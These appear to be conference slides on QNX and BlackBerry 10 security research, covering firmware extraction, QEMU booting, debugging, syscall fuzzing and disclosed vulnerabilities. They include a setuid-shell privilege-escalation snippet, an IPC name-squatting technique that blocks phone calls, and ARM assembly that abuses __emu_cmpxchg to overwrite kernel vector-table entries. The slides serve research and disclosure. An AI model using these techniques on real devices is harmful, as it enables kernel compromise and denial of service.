2. QNX Car Infotainment Updates (Toyota etc.)
3. Extraction of IFS image from live device (/.boot/)
4. Some BSP components from MyQNX website

QNX Booting ARM in QEMU

1. Beagle – bsp-nto650-ti-omap3530-beagle-1.0.0-201111030508.zip

2. Locate IFS image (from firmware / BSP) – e.g. ifs-extbox.bin

3. Create NAND image (Combine IFS and bootloader)

   1) mknand.sh car.img ifs-extbox.bin

   2) nand_ecc car.img 0x0 0xe80000

   3) qemu-system-arm -M beagle -m 256 -mtdblock car.img -nographic

   4) nand read 0x80100000 0x280000 0x400000; go 0x8010000

```
== Toyota Extension Box Boot IFS ==
== Variant:EU-Low   HWRev:Gamma   Arch:armle-v7 ==
== built by DMiller on Wed Dec  7
```

++

QNX Creating Custom ARM Images

1. mkifs and dumpifs is part of the QNX VMware image
2. We have all the necessary binaries from existing firmware extraction
3. Create a minimal .build script (all we really need is BSP startup, kernel and shell binaries).
4. These binaries can be extracted from existing firmware or ported from other BSPs (e.g. startup-omap3530).
5. mkifs –r stage –vv custom.build qnx.ifs
6. Append bootloaders (mknand.sh)
7. Boot with QEMU
8. Integrate code compiled with BB10 toolchain into image by adding reference

Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

++

QNX Userland Debugging (QCONN)

- Limited shell visibility as devuser
- Info leak vulnerability (sysctl -a)
- Root simulator / get core dumps (/var/log) / X86 only

```
service launcher
start/flags run /bin/sh -
cp /bin/ksh /tmp
chmod u+s /tmp/ksh
```

++

QNX Userland Debugging (GDB)

```
(gdb) target qnx <device_IP_address>:8000

(gdb) attach <pid>

(gdb) file /path/to/app/executable/on/the/host

(gdb) set solib-search-path
$HOST_QTDIR/lib:$HOST_QTDIR/plugins/xyz/:$BBNDK
/target_<version>/qnx6/armle-
v7/lib/:$BBNDK/target_<version>/qnx6/

armle-v7/usr/lib

(gdb) b main
```

++

QNX Userland Debugging (WebKit)

+ Browser Exploitation

```
WebView {
   id: webView
   url: http://192.168.0.5:8080
}
```

https://github.com/alexplaskett/QNXSecurity/blob/master/blackberry_monitor.py

++

QNX Kernel Debugging

1. KDEBUG is the QNX kernel debugger
2. Old source code for this is on sourceforge (http://sourceforge.net/p/monartis/openqnx/ci/master/tree/)
3. Can use BB10 toolchain to build KDEBUG and integrate into BSP image (as previous slide)
4. Allows kernel debugging on X86 QNX 6.* images
5. QNX 8.0, limited to VMWare GDBStub currently and no ARM support:

   debugStub.listen.guest32 = “true”


6. Allows memory inspection but no breakpoint support
7. Ideally we want to kernel debug on BB10 OS ARM ☹

Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

++

QNX Kernel Security Overview (procnto)



- BB10 OS 85 syscalls vs Linux 300 ish

++

QNX Kernel Memory Layout (BB10 – ARM)

- User Mappings: 00000000-7fffffff
- Kernel Mappings: 80000000-ffffffff

- Mapping the null page is protected (EPERM)
- No KASLR

- Fixed location of certain code / data:

ff800000-ffbfffff	maps page tables that map 00000000-ffffffff
ffff0000-ffff0fff	trap vector table for processors with vector adjust
fe000000-ff7fffff	maps boot programs (kdebug/procnto)
ffff1000-ffff1fff	cpupage on SMP systems

++

QNX Kernel Syscall (libc.so – kercalls.h)

```
LOAD:00042F38                         EXPORT ChannelCreate
LOAD:00042F38 ChannelCreate                                       ; CODE XREF:
j_MsgPause_r+8j

LOAD:00042F38                                   ; j_ld_imposter_exit+8j ...

LOAD:00042F38                      STMFD               SP!, {LR}

LOAD:00042F3C                      MOV                 R12, #0x23 ; '#'

LOAD:00042F40                      SVC                 0x51 ; 'Q'

LOAD:00042F44                      LDMFD
```

QNX Kernel Syscall Table

```
LOAD:FE11B2CC ker_call_table  DCD __KER_NOP              ; DATA XREF: __ker_entry+80o
LOAD:FE11B2CC                                            ; LOAD:off_FE0B66CCo ...
LOAD:FE11B2D0                 DCD __KER_TRACE_EVENT
LOAD:FE11B2D4                 DCD __KER_RING0
LOAD:FE11B2D8                 DCD __KER_CACHE_FLUSH
LOAD:FE11B2DC                 DCD __KER_SPARE
LOAD:FE11B2E0                 DCD __KER_SPARE
LOAD:FE11B2E4                 DCD __KER_SPARE
```

++

QNX Kernel System Call

```
Int kdecl ker_call_name (THREAD *act, struct kerargs_something * kap)

{

        // Validate ptr's passed in kap

}

#define RD_VERIFY_PTR(thp, p, size) if(!WITHIN_BOUNDRY((uintptr_t)(p),(uintptr_t)(p)+(size),(thp)->process->boundry_addr)) return EFAULT;

#define WR_VERIFY_PTR(thp, p, size)if(!WITHIN_BOUNDRY((uintptr_t)(p),(uintptr_t)(p)+(size),(thp)->process->boundry_addr)) return EFAULT;
```

- Monartis QNX code shows this. Same technique in 8.0
- Created a syscall fuzzer (https://github.com/alexplaskett/QNXSecurity/tree/master/SyscallFuzz)
- New syscalls added for BB10

Outline

1. QNX Architecture Background
2. Attacking QNX Messaging
3. Attacking QNX PPS
4. QNX Firmware
5. QNX Debugging
6. QNX Kernel Security
7. QNX Vulnerabilities

Vulnerabilities – IPC

- Disclaimer: Redacted some unfixed bugs!

```
def send_sync(self,coid,buf,size):
    ret = self.libc.MsgSend(coid,buf,size,0,0);
```

- Navigation UI Crash
- Phone-Service Crash
- Z10 Reboot Panics (Watchdog process)
- Static reverse engineering to confirm bugs

++

Vulnerabilities – IPC Squatting

- Crash the endpoint then quickly register that name.
- Any user can bind within this namespace
- libc.name_attach(0,b"phone-service",0)
- Allows getting messages destined to that process if process uses name_open again and no check on client id.
- Blocks the phone from making outbound calls

++

Vulnerabilities – Navigator PPS

- Terminates all running applications (as Android application)

```
$ echo $USER
devuser
$ echo <redacted> > /pps/system/navigator/control
sh: cannot create /pps/system/navigator/control: Permission denied
$
   ...
$ echo $USER
apps
$ echo <redacted> > /pps/system/navigator/control
$ echo $?
$ 0
```

- Fixed in an upcoming release

++

Vulnerabilities – Kernel

- QNX 6.5 (2 exploitable bugs / 6 issues identified)
- Found perfect bug in Monartis source – does not affect BB10 OS kernel though ☹
- Arbitrary kernel read/write primitive – easily exploitable
- Blackberry aware of this and fixed in later versions
- Still might be useful for exploiting older QNX systems.
- Other outstanding kernel issues in BB10 – I cant disclose currently ☹

++

Vulnerabilities – __emu_cmpxchg

```
ldr ip, [r0]   ; ptr to word being tested (no bounds check on R0)

teq ip, r1     ; value to compare

streq r2, [r0] ; value to set  (WRITE HERE)

mov r0, ip

mrs ip, spsr

bicne ip, ip, #ARM_CPSR_Z

orreq ip, ip, #ARM_CPSR_Z

msr spsr, ip

movs pc, lr
```

++

Vulnerabilities – __emu_cmpxchg

```
 __asm__(
        "ldr r0,=0xffff0000\n"            // Reset vector location
        "ldr r1,=0xe59ff018\n"            // Value to compare (what the
location in memory was before)
        "ldr r2,=0x41414141\n"            // Value to write
        "ldr ip,=0xff000000\n"            // To trigger __emu_cmpxchg
        "swi 0\n"
        : : );
```

+ Demonstrates overwriting the ARM EVT table entries.

++

Next Stages

- Boot BB10 kernel in QEMU (Emulate Qualcomm MSM 8960 BSP?).
- Port old KDEBUG to ARM?
- Further crash analysis
- Improve IFS unpacking / repacking tools
- Improve fuzzers
- Investigate the Android PRIV for comparison

++

Conclusion

- Blackberry responsive to fixing issues
- BB10 Core OS fairly high quality / robust against memory corruption exploitation
- However, BB just switched to Android (PRIV etc).
- Lack of debug visibility makes exploit development challenging
- Older versions of QNX contain multiple non-public vulnerabilities
- Not too many interesting crashes identified from fuzzing
- All the marketing budget spent on security? ☺

Previous Research / Credits

@mwrlabs - https://labs.mwrinfosecurity.com/system/assets/410/original/mwri_blackberry-10-security_2013-06-03.pdf

@esizkur - https://www.youtube.com/watch?v=z5qXhgqw5Gc

@quine / @bnull - https://cansecwest.com/slides/2014/NoApologyRequired-BB10-CanSecWest2014.pdf

https://speakerdeck.com/quine/voight-kampffing-the-blackberry-playbook-v2

@alexanderantukh - https://www.sec-consult.com/fxdata/seccons/prod/downloads/sec_consult_vulnerability_lab_blackberry_z10_initial_analysis_v10.pdf

@juliocesarfort - https://packetstormsecurity.com/files/author/3551/

@timb_machine - http://seclists.org/fulldisclosure/2014/Mar/98

@0xcharlie / @nudehaberdasher – http://illmatics.com/Remote%20Car%20Hacking.pdf

Questions?

- @mwrlabs

https://labs.mwrinfosecurity.com/

- Whitepaper available shortly.
- Publishing code shortly:

https://github.com/alexplaskett/QNXSecurity

Images sourced from: www.qnx.com/download/download/11966/sys_arch.pdf